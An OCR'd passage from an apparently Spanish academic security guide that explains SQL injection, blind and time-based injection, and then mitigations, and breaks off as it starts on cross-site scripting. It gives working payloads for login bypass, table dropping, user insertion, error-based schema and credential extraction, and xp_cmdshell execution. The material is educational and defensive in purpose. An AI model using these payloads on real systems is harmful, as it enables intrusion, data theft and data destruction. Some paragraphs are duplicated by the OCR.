
31 32 Existen otros riesgos que también se deben considerar y evaluar en las organizaciones, donde se incluyen nuevas técnicas de ataque que están siendo identificadas todo el tiempo. Otros riesgos de seguridad de aplicación importantes a considerar incluyen: Clickjacking, Denegación del Servicio, Ejecución de Archivos Maliciosos, Falta de detección y respuesta a las intromisiones, Fallas de concurrencia, Filtración de la Información y Manejo inapropiado de errores y Registro y Responsabilidad Insuficientes[33].

[31] https://www.owasp.org/index.php/Main_Page
[32] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
[33] http://download.oracle.com/oll/tutorials/SQLInjection/index.htm

4.1.1. Fallas de Inyección

4.1.1.1 SQL Injection

Figura 6. SQL Injection



Tomada de: http://www.windowsecurity.com/articles/Web-Applications.html

Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al intérprete para que ejecute comandos no intencionados o acceder a datos no autorizados[34].

Los ataques de inyección suelen hallarse en gran cantidad de aplicaciones Web, las variantes (SQL, Xpath, LDAP, etc.) poseen anatomía y teoría de funcionamiento similares. Una técnica de Inyección se aprovecha de un fallo en la seguridad de una aplicación, que interactúa con las peticiones del usuario, al

[34] http://foro.elhacker.net/tutoriales_documentacion/tutorial_de_inyeccion_sql_sql_injection-t98448.0.html

momento de interpretar la información que le proveen. La inyección propiamente dicha ocurre cuando un usuario malintencionadamente envía datos peculiarmente modificados al intérprete de la aplicación a vulnerar. Estos datos tienen la característica de engañar al intérprete y permitir al atacante la ejecución de ciertas sentencias, generalmente dañinas, que pueden ocasionar la pérdida o fuga/robo de información sensible. DoS del webserver, establecer backdoors e inclusive la implantación de datos falsos en la URL afectada (deface o pishing). El nivel de criticidad de este ataque es altoy deben tomarse siempre todas las medidas necesarias para evitarlo ya que la existencia del mismo puede significar la pérdida de nuestro servicio Web. El SQL Injection es un simple ataque de inyección de código SQL, se realiza sobre SQL dicha inyección debido a que la mayoría de las bases de datos que prestan servicios de Aplicaciones Web están basadas en él (MS SQL Server, MySQL, PostgreSQL, etc).

Para lograr un ataque se debe poder inyectar código SQL válido y útil, en el intérprete con el fin que se desee vulnerar. Para ello es necesario conocer la sintaxis empleada en SQL. Las técnicas de SQL Injection proveen una herramienta de ataque que continúa siendo útil en gran cantidad de aplicaciones Web. Se pueden aprovechar malos hábitos en la programación y de fallas en la seguridad de diversos sistemas se podría tener acceso a recursos sensibles y gracias a ello se pueden realizar variadas operaciones como realizar defaces de sitios, robos de información, denegación del servicio, etc. A continuación se explicarán algunos métodos de explotación mediante SQL Injection[35]

4.1.1.1.1 Introducción a SQL – Entendiendo el Ataque

Para lograr un ataque se debe poder inyectar SQL válido y útil, en el intérprete con un fin conocido. Para lograr este fin es necesario conocer la sintaxis empleada en SQL. El SQL (Structured Query Language) es el lenguaje utilizado para realizar consultas a bases de datos, si bien hay diferencias entre las diversas implementaciones que se han realizado se pueden destacar una serie de sentencias, cláusulas y operadores que son comunes a todas ellas:

- **Sentencias DCL (Data Control Language):** Este tipo de sentencias se utilizan generalmente, para asignar permisos de usuarios. Por ejemplo:

✓ **Grant:** Otorga Permisos
✓ **Revoke:** Revoca Permisos
✓ **Deny:** Deniega el acceso

[35] https://www.underground.org.mx/index.php?PHPSESSID=c2d75fcc622791e28f076557f4583194&topic=25602.0

- **Sentencias DML (Data Management Language):** Este tipo de sentencias se utilizan para la modificación de las tuplas en la base de datos, está basada en el algebra relacional. Por ejemplo:

✓ **Select:** Realiza una consulta en la base de datos.
✓ **Insert:** Agrega información en la base de datos.
✓ **Delete:** Elimina registros determinados de la base de datos.
✓ **Update:** Actualiza la información de un registro en la base de datos.
✓ **Alter:** Modifica información relacionada a las tablas.

Además de las sentencias mencionadas anteriormente en SQL también se encuentran cláusulas, las cuales permite control de salida de datos que se obtienen al realizar consultas y al mismo tiempo brinda la posibilidad de darle un correcto formato a la misma. Dentro de las cláusulas que se pueden encontrar en las diversas adaptaciones del lenguaje se encuentran[36]

- **From:** Determina la tabla en la que se realizan las operaciones
- **Where:** Expresa la condición que deben cumplir los registros consultados.
- **Having:** Se utiliza para determinar las condiciones que deben cumplir los miembros de cada grupo que conforma la consulta.
- **Group by:** Permite el agrupamiento de los resultados según una determinada condición.
- **Order by:** Permite el agrupamiento de los registros resultados según una determinada condición.

Algunos Procedimientos utilizados en la construcción de consultas para la explotación de vulnerabilidades en aplicaciones web mediante la técnica SQL o Blind SQL se describen a continuación[37] [38]

- **Procedimientos Almacenados (SP: Stored Procedures) y Procedimientos Almacenados Extendidos:** Los Extended Stored Procedures son esencialmente DLL's compiladas que brindan al motor SQL la capacidad de acceso a funciones externas. En los motores de bases de datos como MS SQL es común encontrar por defecto instaladas estas SP y es por ello necesario destacar entre las disponibles a la SP xp_cmdshell. Esta SP permite la ejecución de código arbitrario (siempre se está limitado a permisos del usuario que ejecute la Base de Datos) por ejemplo: Exec master..xp_cmdshell'dir c:'

  Además de esa SP se pueden encontrar las siguientes:

▪ Sp de Interacción con el registro:
✓ xp_regaddmultistring
✓ xp_regdeletekey

[36] http://issuu.com/fabis/docs/nexit56
[37] http://issuu.com/fabis/docs/nexit56
[38] https://www.owasp.org/index.php/SQL_Injection

- ✓ xp_regdeletevalue
- ✓ xp_regenumkeys
- ✓ xp_regenumvalues
- ✓ xp_regread
- ✓ xp_regremovemultistring
- ✓ xp_regwrite

- SP de Interacción con los servicios:
- ✓ xp_servicecontrol: Permite al usuario la interacción con los servicios del equipo víctima.
- Otros SP comunes:
- ✓ xp_enumdsn: Lista los fuentes de datos ODBC disponibles en el Server.
- ✓ xp_makecab: Permite al usuario la creación de un archivo comprimido de archivos a los cuales pueda acceder el Server.
- ✓ xp_ntsec_enumdomains: Lista los dominios a los cuales el servidor tiene acceso.
- ✓ xp_terminate_process: Elimina el proceso objetivo brindando el PID correspondiente.

- **Custom Extended Procedures:** En algunos motores de bases de datos es posible encontrar SP que permiten el manejo de la API de dicha aplicación, con esto es posible la creación de nuevas SP que pueden contener código malicioso. El caso de la sp_addex-tendedproc que permite crear un nuevo SP en base a un DLL malicioso que se la pase como parámetro. Luego de la utilización del mismo se puede eliminar con la SP sp_dro-pextendedproc para borrar el rastro del sistema comprometido[3939].

- **Escalando Privilegios (OPENROWSET):** Es común encontrar entornos en los cuales el acceso a la base de datos se lograría con un usuario con bajos ó mínimos privilegios. En estos casos si el atacante puede ejecutar el comando OPENROWSET podrá intentar una re-autenticación contra el Server y de este modo mediante fuerza bruta lograr finalmente el acceso al mismo como root. Un ejemplo claro de esto se observa:

  Utilizando MSDASQL:
  Select * from OPENROWSET('MSDASQL','DRIVER={SQL Server};SERVER=;uid=sa;pwd=bar','select @@version')

  Utilizando SQLOLEDB:
  Select * from OPENROWSET('SQLOLEDB','';'sa';'bar','select @@version')

[39] http://issuu.com/fabis/docs/nexit56

4.1.1.1.2 Ataque SQL Injection paso a paso

Considerando las sentencias y cláusulas enumeradas anteriormente es posible construir una consulta SQL válida. Por ejemplo:

```
SELECT * FROM Usuarios WHERE Name=”Jorge” AND Passwd = “JorgePass”
```

Esta consulta retornará los valores de la tabla Usuarios en los cuales se cumpla que el campo Name es igual a Jorge y el campo Passwd es igual a JorgePass. Con este ejemplo se refleja la lógica tras las validaciones de un formulario Web. Al Agregar al mismo ejemplo como datos de validación los siguientes strings se obtiene:

```
Usuario: “OR 1=1-        Password: “OR 1=1-
```

Construyendo la consulta:

```
SELECT * FROM Usuarios WHERE Name=””OR 1=1- “AND Passwd= “” OR 1=1-“
```

Para interpretar la consulta anterior se debe tener en cuenta que el operador “-“ indica que lo que se encuentra posterior a él es un comentario, con lo cual se obtiene:

```
SELECT * FROM Usuarios WHERE Name= “” OR 1=1
```

Con esta sentencia insertada se asegura que la consulta devuelva datos válidos, ya que siempre una de las condiciones se va a cumplir, normalmente el resultado de la consulta devuelve todos los registros de la tabla consultada.

Continuando con la práctica si se agrega al campo Usuario lo siguiente:

```
“UNION SELECT 1, “EvilUsr”,”Pass”,1’
```

La consulta sería:

```
SELECT * FROM Usuarios WHERE Name=””UNION SELECT 1,”EvilUsr”,”Pass”,1-“ AND Passwd = “” OR 1=1-“
```

La consulta anterior permite loguearse en el sistema con un usuario ficticio llamado EvilUsr.

Se pueden lograr consultas que permiten eliminar la información de una tabla (Para el ejemplo, la de Usuarios), esto puede ocasionar una negación del servicio a todo un servicio web que utilice esta base de datos. El daño puede ser más

significativo si por ejemplo este ataque se realiza a un dominio que brinde Hosting y que utilice solo una base de datos para sus usuarios. La consulta para tal fin sería la siguiente[40]:

```
Usuario: "; DROP TABLE Usuarios-
```

La Consulta sería:

```
SELECT * FROM Usuarios WHERE Name =""; DROP TABLE Usuarios –" AND Passwd ="" OR 1=1-"
```

4.1.1.1.3. Ataque SQL - Mensajes de error de ODBC

A medida que se conoce a la víctima más herramientas se tienen para realizar un ataque exitoso. La técnica a continuación es de David Litchfield, esta aprovecha los errores que provocan las consultas inyectadas para determinar la anatomía de la web de la víctima. Básicamente la técnica consta de la inyección de consultas inválidas (pero sin errores de sintaxis), formadas de tal manera que permiten extraer información sensible a través de los mensajes de error ODBC que presentará la web de la víctima[41].

Un caso habitual se relaciona al intentar agregar un usuario (malicioso) a la base de datos, sin embargo, como se desconoce la estructura de las mismas no se podría realizar una sentencia INSERT válida (a no ser que se conozca la base de datos), por ello se procede a inyectar el siguiente código:

```
Usuario: "having 1=1-
```

Esto produce un error como el siguiente:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]Column 'Usuarios.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause. /LoginUsuario.asp, line 20
```

Al interpretar el error se puede deducir que el primer campo de la table Usuarios es "id", repitiendo este paso (pero agregando siempre la información obtenida en el punto anterior) se revelará poco a poco la estructura de la tabla. Por ejemplo:

[40] http://issuu.com/fabis/docs/nexit56
[41] www.blackhat.com/presentations/bh-asia-01/litchfield/litchfield.doc

```
Usuario: "GROUP BY Usuarios.id having 1=1-
```

Produce el siguiente error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]Column 'Usuarios.Nombreusuario' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. /LoginUsuarios.asp, line 20
```

Interpretando el error anterior se conoce el Segundo campo que es: Nombreusuario. Por último para poder realizar una sentencia INSERT válida se debe conocer el tipo de datos de cada campo. En SQL los tipos de datos se clasifican en trece tipos primarios (binary, bit, byte, counter, currency, datetime, single, double, short, long, longtext, longbinary, text). Al conocer esto se puede hallar una consulta que dé a conocer el tipo de dato de los distintos campos de la tabla. Se puede probar lo siguiente:

```
Usuario: "UNION SELECT sum(Nombreusuario) FROM Usuarios-
```

Produce el siguiente error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument./LoginUsuarios.asp, line 20.
```

Este error se genera debido a que se intent realizar la cláusula "sum" sobre un campo cuyo tipo de datos es, según el error del tipo textual (varchar).

En el caso de ejecutar la cláusula sum sobre un tipo numérico se obtiene:

```
Usuario: "UNION SELECT sum(id) FROM Usuarios-
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server] All queries in a SQL statement containing a UNION operator must have an equal number of expressions in their target lists. /LoginUsuarios.asp, line 20.
```

Repitiendo esta técnica con cada campo obtenido en el primer proceso se logra identificar el tipo de datos de cada columna de la table. Una vez realizado el proceso sobre toda la tabla se puede realizar una sentencia INSERT correcta así:

```
Usuario: "; INSERT into Usuarios values (456,"EvilUsr","P@sS",1)-
```

La consulta sería:

```
SELECT * FROM Usuarios WHERE Nombreusuario=""; INSERT into Usuarios values
(456,"EvilUsr","P@sS",1)-" AND Passwd = ""OR 1=1-"
```

De este modo se crea el usuario EvilUsr y el logueo en sistema es permitido con dicho usuario.

Se pudiese haber intentado adivinar el tipo de dato de cada uno de los campos de la tabla con los cuales se desea realizar la inserción del usuario nuevo, sin embargo se detallaron los pasos a tener en cuenta para dos campos de la tabla y posteriormente continuar con el proceso.

4.1.1.1.4. Robando datos con SQL Injection utilizando la técnica de Mensajes de error ODBC

La siguiente consulta permite obtener todos los registros de la tabla Usuarios. Para realizar esto se creará una tabla auxiliar, utilizando la sentencia INTO. La consulta sería así[42]:

```
Usuario: " declare @tmpvar varchar (8000) set @tmpvar= "SELECT
@tmpvar=@tmpvar+''+Nombreusuario+'/'+Password from Usuarios WHERE
Nombreusuario>@tmpvar SELECT @tmpvar as tmpvar into auxtabla –
```

El resultado de la ejecución de la línea de código inyectada será la creación de la tabla auxtabla que contiene la columna tmpvar. Ahora se aprovechan los errores ODBC que muestra la aplicación al inyectar algo inválido, inyectando lo siguiente:

```
Usuario: " UNION SELECT tmpvar,1,1,1 from auxtabla-
```

[42] http://issuu.com/eugelopez/docs/52_impresa
De este modo se logra extraer la información de la base de datos de usuarios a un solo recordset, el cual se definió a conveniencia.

El resultado en pantalla será:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value ': admin/UniquePassguest/guest00 aliguo/aliguo010 nexit/N3x!T EvilUsr/P@sS' to a column of data type int.

4.1.1.2 Blind SQL Injection (Atacando a Ciegas)

En ciertos entornos de aplicaciones Web se pueden encontrar variantes no fácilmente perceptibles de SQL Injection, la Blind SQL Injection es un ejemplo. Esta técnica es similar al SQLI (SQL Injection) solo que se basa en respuestas del tipo verdadero/falso para llevar a cabo la explotación de forma satisfactoria. Por ejemplo, se tiene la siguiente URL[43]:

```
http://test.dominio.com.co/BlindTest.php?id=1
```

La cual devuelve una determinada pantalla. Sin embargo se pueden probar las siguientes variantes:

```
http://test.dominio.com.co/BlindTest.php?id=1 and 1=1  ó
http://test.dominio.com.co/BlindTest.php?id=1 and 1=0
```

Si en el primer caso se recibe como respuesta la misma página que la observada sin la adición de ningún parámetro se puede indicar inicialmente que se ha ejecutado la inyección. Si en el segundo caso aparece un mensaje de error u otra página (por ejemplo default URL) se puede afirmar que la sentencia es falsa (lo cual se observa claramente ya que 1 es distinto de 0) y además la variable id es susceptible a Blind SQL Injection. Con estos datos se podría realizar un ataque[44].

Por ejemplo:

```
http://test.dominio.com.ar/BlindTest.php?id=1 AND (SELECT (Count(*)) FROM usuarios) –
Resultado ERROR.
```

[43] http://issuu.com/eugelopez/docs/52_impresa
[44] https://www.owasp.org/index.php/Blind_SQL_Injection

Si se cambia la table a Users.

```
http://test.dominio.com.ar/BlindTest.php?id=1 AND (SELECT (Count(*)) FROM users) –
Resultado OK: La table correcta es la llamada users.
```

Si se modifica la consulta así:

```
http://test.dominio.com.ar/BlindTest.php?id=1 AND (SELECT Count(*) FROM users) >5;
```

El resultado será verdad si el número de registros de la tabla users es mayor a 5. Modificando estos datos se puede llegar a determinar la cantidad de registros correctos de la tabla.

4.1.1.2.1 Revelando Constraseñas

Utilizando la función LENGHT y SUBSTRING se puede revelar la contraseña realizando consultas como[45]

```
http://test.dominio.com.ar/BlindTest.php?id=1 AND (SELECT length(name) from users where
id=2) > 5
```

El resultado será verdadero si la longitud del nombre de usuario es mayor a 5. Variando este valor se puede determinar la longitud exacta del username.

Si se modifica la consulta:

```
http://test.dominio.com.ar/BlindTest.php?id=1 AND ascii(substring((SELECT password FROM
users where id=1),1,1))=97;
```

Se obtendrá verdadero si el primer carácter del password del usuario cuyo id es 1 (generalmente el root) es la letra ‘a’ (ASCII 97)

Esta actividad se debe realizar hasta determinar la clave del password de usuario; el tiempo a invertir para conocer dicha clave depende directamente de la complejidad con la que el dueño de la aplicación realice la construcción de las contraseñas, además se debe analizar que se parte de la premisa que el id número 1 corresponde al del root. Si el id número 1 no corresponde al root se

[45] http://issuu.com/eugelopez/docs/52_impresa

estaría intentando obtener contraseñas de usuarios con privilegios desconocidos, lo que repercutiría en mayor tiempo para realizar dicho ataque e intentar obtener privilegios root.

4.1.1.2.2 Técnicas avanzadas de Blind SQL Injection

Los primeros avances de esta técnica inician en Junio de 2002 cuando Chris Anley en su artículo "(more) Advanced SQL Injection". En esta obra Chris enseña la capacidad de realizar Blind SQL Injection sin utilizar los ataques basados en respuestas verdadero/falso sino a través de la incorporación de retardos de tiempo. Por ejemplo[46]

```
If (SELECT User) = 'sa' waitfor delay '0:0:5'
```

Se obtiene un retard de 5 segundos si se está conectado en la base de datos con el usuario sa.

Otra Consulta:

```
If (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0 waitfor delay '0:0:5'
```

Se obtiene un retardo de 5 segundos en el caso de que el bit '@bit' del byte '"@byte' en el string '@s' es igual a '1'. De este modo se puede ir determinando bit a bit el contenido del campo deseado.

A estas técnicas que aprovechan los retardos de tiempo para lograr la extracción de datos de una base de datos se les denomina: Inyecciones SQL basadas en retardos (Time Based SQL Injection).

- **Ejemplo Time Based SQL Injections en Oracle:**

```
http://test.dominio.com.ar/BlindTest.php?id=1 BEGIN if (condicion) then
dbms_lock.sleep(5); end if; end;
```

[46] http://issuu.com/eugelopez/docs/52_impresa

- **Ejemplo Time Based SQL Injections en MySQL:**

Ejemplo 1:

```
http://test.dominio.com.ar/BlindTest.php?id=1 and exists(SELECT * FROM contraseña) and benchmark(5000000,md5(rand)))=0
```

Ejemplo 2:

```
http://test.dominio.com.ar/BlindTest.php?id=1 and exists(SELECT * FROM contraseña) and sleep (5)
```

4.1.1.2.3 Inyecciones SQL basadas en retardos mediante el uso de Consultas Pesadas)

Este tipo de consultas surge debido a que existen sistemas que no poseen funciones o Stored Procedures (SP) que permitan realizar retardos de tiempo. En sistemas como Access o DB2 no se cuenta con funciones o SP que remitan a retardos de tiempo, así mismo es difícil encontrar sistemas Oracle con inyecciones PL/SQL y los sistemas MS SQL y MySQL poseen restricciones en las funciones de Benchmarking y de retardos en general. Por tales motivos es necesario realizar consultas pesadas para ocasionar retardos en el Server y lograr la extracción de datos bajo las condiciones descritas en las Time Based SQL Injections. Este método está relacionado con la forma en que las consultas se procesan por el motor de la base de datos.

Este tipo de ataques se utiliza normalmente para acceder a vulnerabilidades en Microsoft Access, MySQL y Microsoft SQL Server. En general estos ataques se pueden realizar ante cualquier motor de base de datos, aunque no se tenga información de las tablas que componen la base de datos, sin embargo a través de los métodos descritos se pueden detectar tablas y extraer información adicional que puede ser susceptible para el dueño de la aplicación.

4.1.1.3 Otros ataques utilizando SQL Injection

- **Deep Blind SQL Injection:** Existen problemas asociados al tiempo cuando se realizan ataques SQL basados en tiempo ya que la extracción para este tipo de ataque se realiza bit a bit ó basándose en un algoritmo de búsqueda. Deep Blind SQL injection reduce el tiempo de obtención de datos hasta en un 66%. Ejemplo: Para el método bit a bit se utilizan 6 solicitudes al Server por cada char que se desea obtener con Deep Blind SQLi se determina que si la primera

mitad del byte char a extraer es “6” el servidor demorará 12 segundo en dar respuesta, si la segunda mitad es un “1” demorará 2 segundos; se observa que los tiempos de retardo para el primer char en este caso sería 0*61 ó a [47] [48]. [49] Esta técnica se puede explotar de forma automática utilizando la herramienta: BSQL Hacker. Las desventajas (desde el lado del atacante) de esta técnica residen en la inestabilidad en ambientes en donde el comando delay de la conexión es apreciable; y que en algunas bases de datos la aplicación de timeouts para la realización de consultas limita el uso parcial de este método.

- **Lateral SQL Injection y Cursor Injection:** Ambos tipos de ataque fueron introducidos por David Litchfield el cual tiene como objetivo la explotación de las bases de datos de Oracle que utilizan consultas SQL en campos con formato de fecha.

- **Serialized SQL Injection:** Técnica originalmente realizada para MS SQL por Dani Kachakil, esta surge con el fin de extraer de una base de datos la información de un campo, a través de la serialización de todos los resultados de la consulta a un string XML mediante el uso de la función FOR XML. Existen adaptaciones para MySQL, utilizando CONCAT y GROUP_CONCAT y para Oracle donde seutiliza XMLForest, XMLElement y SYS_XMLAGG.

4.1.1.4 Como evitar Vulnerabilidades SQL Injection

Hay dos métodos complementarios y efectivos para mitigar ataques de SQL Injection:

- Consultas con vinculación de parametrización enlazada, tipeado de parámetros.
- El uso cuidadoso de procedimientos almacenados parametrizados.

Las consultas con parámetros son las más fáciles de adoptar y trabajan de forma similar a la mayoría de tecnologías web que se usan hoy en día, incluyendo: Java, .NET, Perl y PHP.

- **Parametrización de Consultas con parámetros obligatorios:** Parametrizar las consultas y mantener separadas las consultas de los datos a través del uso de marcadores de posición se conoce como: parámetros “bound”. Por ejemplo en Java se vería de la siguente forma:

```
"select * from table where columna=? and columnb=?"
```

[47] http://labs.portcullis.co.uk/download/Deep_Blind_SQL_Injection.pdf
[48] http://issuu.com/eugelopez/docs/52_impresa
[49] https://www.owasp.org/index.php/Guide_to_SQL_Injection

El desarrollador debe establecer valores para los dos marcadores de posición. Se debe tener en cuenta que el uso de esta sintaxis sin usar los marcadores de posición y el establecimiento de los valores no proporciona ninguna protección contra la inyección de SQL

- **Parametrización de Procedimientos Almacenados:** El uso de la parametrización de procedimientos almacenados es un mecanismo eficaz para evitar la mayoría de las formas de inyección de SQL. En combinación con la parametrización de consultas enlazadas, sería muy poco probable que la inyección SQL tenga cabida dentro de la aplicación que se desea proteger. Sin embargo el uso de características dinámicas de ejecución de código puede permitir SQL injection tal como se muestra a continuación:

create proc VulnerableDynamicSQL(@userName nvarchar(25)) as

```
declare @sql nvarchar(255)
set @sql = 'select * from users where UserName =
+ @userName + '
exec sp_executesql @sql
```

El ejemplo anterior aún permite inyección de SQL, ya que permite la inyección dinámica o cadenas de datos arbitrarias.

- **Escapando de los nombres de tablas:** Se debe estar atento a la mitigación de la inyección SQL, cuando los usuarios proporcionan los nombres de las tablas, por lo general es mejor es nunca permitirles hacerlo libremente. Permitir a los usuarios proporcionar los nombres de las tablas en forma libre es un problema común con PHP fórum software.
  Ejemplo:

```
"$tablename = mysql_real_escape_string($tablename)
```

No es seguro y no se debe hacer.

- Los firewalls y mecanismos similares de detección de intrusos proporcionan poca defensa contra los ataques web a gran escala. Existe la necesidad de ser públicos en los sitios web, en donde los mecanismos de seguridad permitirán el tráfico web público para comunicarse con los servidores de bases de datos a través de aplicaciones web[50]

[50] http://www.acunetix.com/websitesecurity/sql-injection.htm

También es posible evitar SQL Injection, filtrando caracteres como: comillas simples, comillas dobles, barra, barra invertida, punto y coma, el carácter NULL, etc, en todos las cadenas desde:

- ✓ Las entradas de los usuarios
- ✓ Parámetros URL
- ✓ Valores de la cookie

- Para valores numéricos, convertirlo a un Integer (Entero) antes de analizarlo en la instrucción SQL, o usando ISNUMERIC para asegurar que es un número entero.

- Cambiar el arranque y ejecución de SQL server usando bajos privilegios de usuario en la tabla de SQL Server.

- Borre los procedimientos almacenados que no se estén utilizando. Master, Xp_cmdshell, xp_startmail, xp_sendmail, sp_makewebtask[51]

Conclusiones:

La clásica vulnerabilidad de inyección de código puede a menudo ser descubierta usando herramientas o técnicas automatizadas. Sin embargo, tales aplicaciones llegar a ser tan sofisticadas y a integrarsen con más sistemas "back-end" que muchos no responden directamente a las inyecciones de código malicioso, herramientas de vulnerabilidades estándar son incapaces de detectar vulnerabilidades de inyección de código de Segundo orden – proporcionando falsas expectativas de seguridad a las organizaciones que dependen de estas herramientas. Por consiguiente, una metodología extendida de pruebas automatizadas es requerido para encontrar estas vulnerabilidades.

Infortunadamente, las herramientas automatizadas nunca serán capaces de detector vulnerabilidades de inyección de código de Segundo orden. En cambio, los profesionales de seguridad deben trabajar estrechamente con el desarrollo de las aplicaciones y material de soporte, hacienda uso de esquemas de procesamiento de datos y comprendiendo aplicaciones auxiliaries, con el fin de detectar y prevenir el incremento de vectores de ataque cada vez más populares.

Infortunadamente, las herramientas automatizadas nunca serán capaces de detector vulnerabilidades de inyección de código de Segundo orden. En cambio, los profesionales de seguridad deben trabajar estrechamente con el desarrollo de las aplicaciones y material de soporte, hacienda uso de esquemas de

[51] http://www.lawebera.es/comunidad/articulos/diseno-web/sencillas-recomendaciones-mantener-sitio-web-seguro.php


procesamiento de datos y comprendiendo aplicaciones auxiliaries, con el fin de detectar y prevenir el incremento de vectores de ataque cada vez más populares.
Las organizaciones deben asegurarse que todos los componentes de procesamientos de datos primarios y aplicaciones secundarias sean capaces de desinfectar los datos que actualmente están usando, y no confiar tan fácilmente en datos procesados en otras Fuentes[52]

Para profundizar en los temas de Serialized SQL injection en MySQL Injection, Serialized SQLi, Mysql Server y Seralized SQLi para Oracle se recomienda consultar: http://issuu.com/delucardenal/docs/nexit_503

4.1.2 Cross Site Scripting (XSS)

La imagen a continuación fue creada por Web Hacking Incident Database para el año 2011 donde se muestra claramente varios métodos de ataque existentes. SQL Injection y Cross Site Scripting son los más populares.

Figura 7. Vulnerabilidades Web más conocidas



http://projects.webappsec.org/w/page/13246995/Web-Hacking-Incident-Database

Cross Site Scripting en su esencia más simple consiste en introducir código en páginas web para que lo ejecute cualquiera que acceda a ellas. Aunque es

[52] www.beyondsecurity.com/sql-injection.html

